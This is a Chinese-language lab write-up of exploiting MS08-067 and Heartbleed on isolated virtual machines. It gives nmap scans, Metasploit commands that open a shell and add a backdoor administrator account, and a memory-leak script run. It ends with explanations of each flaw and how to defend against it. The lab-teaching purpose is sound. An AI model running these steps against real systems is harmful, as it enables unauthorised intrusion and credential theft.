
### 系统选择及软件安装部署

* **安装vmware以及其中的linux**

**以及部署vulhub和metasploit**

安装了kali版本的linux，下载了docker，docker-compose，pip，来安装vulhub靶场，使用kali自带的metasploit

进入到vulhub目录cd vulhub,通过ls命令查看漏洞靶场。



### 攻防练习

## MS08-067

MS08-067漏洞的核心在于Windows操作系统中处理远程过程调用（RPC）请求的部分存在一个堆溢出问题。具体来说，当系统尝试解析特制的RPC请求时，由于对堆内存的管理不当，导致堆内存发生溢出。代码中存在一个逻辑判断的失误，当RPC请求中存在超长字符串时，没有正确地进行内存分配和边界检查，导致攻击者可以构造特定的数据包，使得攻击代码得以执行。

漏洞复现准备


这里使用两台虚拟机进行模拟，分别是

靶机  windows XP   IP：192.168.85.137


攻击机     kali  IP：192.168.85.133


windows XP环境关闭防火墙


使用nmap -sT -O -p 139 192.168.85.137     扫描靶机系统（-O识别操作系统 -sT使用TCP协议 -p指定端口）



使用 nmap -sV -sT --script=vuln -p 139 192.168.85.137 （sV服务探测，sT TCP协议 --script=vuln 是namp的漏洞脚本扫描）






可以看到扫描到了许多漏洞，其中ms08-067就在其中

接下来准备开始攻击

控制台输入 msfconsole 启动msf




输入search ms08




输入 use 0 进入漏洞

输入show options 查看漏洞利用选项这里监听端口和监听地址有默认的我们可以直接用如果没有的可以设置




lhost：kali攻击机IP地址 lport：kali攻击机监听端口 rhosts 靶机IP

输入 set rhosts 192.168.85.137





show targets 查看payload参数




根据我下载的镜像是sp2，选择10

输入 run 或者 exploit 弹出后输入shell成功获取靶机权限




成功获得靶机权限


然后我们创建一个admin用户密码为123456，并给他管理员权限



最后再次nmap扫描发现靶机成功开启了3389端口，我们就可以远程连接了



可以看到在靶机中已经成功添加了我们能够使用的管理员账户



## Heartbleed

心脏滴血漏洞编号：CVE-2014-0160

漏洞版本：OpenSSL1.0.1版本

漏洞出现的原因：


Heartbleed漏洞是由于未能在memcpy()调用受害用户输入内容作为长度参数之前正确进行边界检查。攻击者可以追踪OpenSSL所分配的64KB缓存、将超出必要范围的字节信息复制到缓存当中再返回缓存内容，这样一来受害者的内存内容就会以每次64KB的速度进行泄露。


漏洞复现准备

使用kail虚拟机部署到vulhub靶场

vulhub/openssl/CVE-2014-0160,输入一下命令


docker-compose up -d  #启动容器






根据 kail虚拟机的IP地址192.168.85.133

使用IP地址+端口来访问这个openssl端口，出现以下界面证明靶场搭建成功



查看运行情况


命令：docker ps




使用的nmap的扫描工具，扫描目标IP的heartbleed漏洞

nmap -sV -p  8443 --script ssl-heartbleed.nse 192.168.85.133


--script ssl-heartbleed.nse  #指定心脏滴血漏洞模块进行扫描




启动msfconsole



搜索heartbleed




使用第四个攻击



修改设置 RHOST、RPOST的参数


set verbose true         #设置成true才能看到泄露的信息

run                      #开始执行攻击




运行后可以看到靶机的64KB信息，如果有人此时在登录web应用，还可以直接抓到账号密码等信息。入侵者每次可以翻检户主的64K信息，只要有足够的耐心和时间，就可以翻检足够多的数据，拼凑出用户的各类信息，虽然此漏洞存在随机性，但是实现方法简易快捷，可批量攻击，故存在较高的危险性。

下面是部分信息泄露




还可以利用vulhub靶场下的python脚本查看泄露内存信息

python ssltest.py 192.168.85.133 -p 8443



漏洞复现成功关闭vulhub靶场



* + 其他
* 分析所测试的攻击的原理或机制并讨论防范方法

**MS08-067漏洞攻防分析**

**攻击原理或机制**：

MS08-067漏洞的核心在于Windows操作系统中处理远程过程调用（RPC）请求的部分存在一个堆溢出问题。当系统尝试解析特制的RPC请求时，由于对堆内存的管理不当，导致堆内存发生溢出。代码中存在的逻辑判断失误使得当RPC请求中存在超长字符串时，系统没有正确地进行内存分配和边界检查，从而允许攻击者构造特定的数据包，使攻击代码得以执行。

**防范方法**：

及时打补丁：微软已经针对此漏洞发布了安全补丁，用户应及时更新系统，安装相关补丁以修复漏洞。

关闭不必要的服务：减少系统暴露的攻击面，关闭不必要的RPC服务可以降低被攻击的风险。

网络隔离：通过防火墙或路由器等网络设备，对内部网络进行隔离，限制外部网络对内部系统的访问。

定期安全扫描：使用专业的安全扫描工具对系统进行定期扫描，及时发现并修复存在的安全漏洞。

**Heartbleed漏洞攻防分析**

**攻击原理或机制**：

Heartbleed漏洞是由于OpenSSL在处理TLS心跳扩展时未能正确进行边界检查所导致的。攻击者可以发送特制的心跳请求，导致OpenSSL将超出必要范围的字节信息复制到缓存中，并返回给攻击者。这样，受害者的内存内容就会以每次64KB的速度进行泄露，包括敏感信息如私钥、密码等。

**防范方法：**

升级OpenSSL：及时升级到不受Heartbleed漏洞影响的OpenSSL版本。

禁用TLS心跳扩展：如果不需要使用TLS心跳扩展，可以在OpenSSL配置中禁用它。

加强访问控制：限制对敏感服务的访问，确保只有授权用户才能访问。

定期安全审计：对系统进行定期的安全审计，检查是否存在潜在的安全漏洞。

通过这两个攻防练习，我们可以看到安全漏洞对系统安全的严重威胁。因此，用户应时刻保持警惕，及时更新系统补丁、加强访问控制、定期安全扫描和审计等措施，以确保系统的安全性。同时，对于安全研究人员和渗透测试人员来说，了解这些漏洞的攻击原理和防范方法也是非常重要的，以便更好地发现和修复系统中的安全漏洞。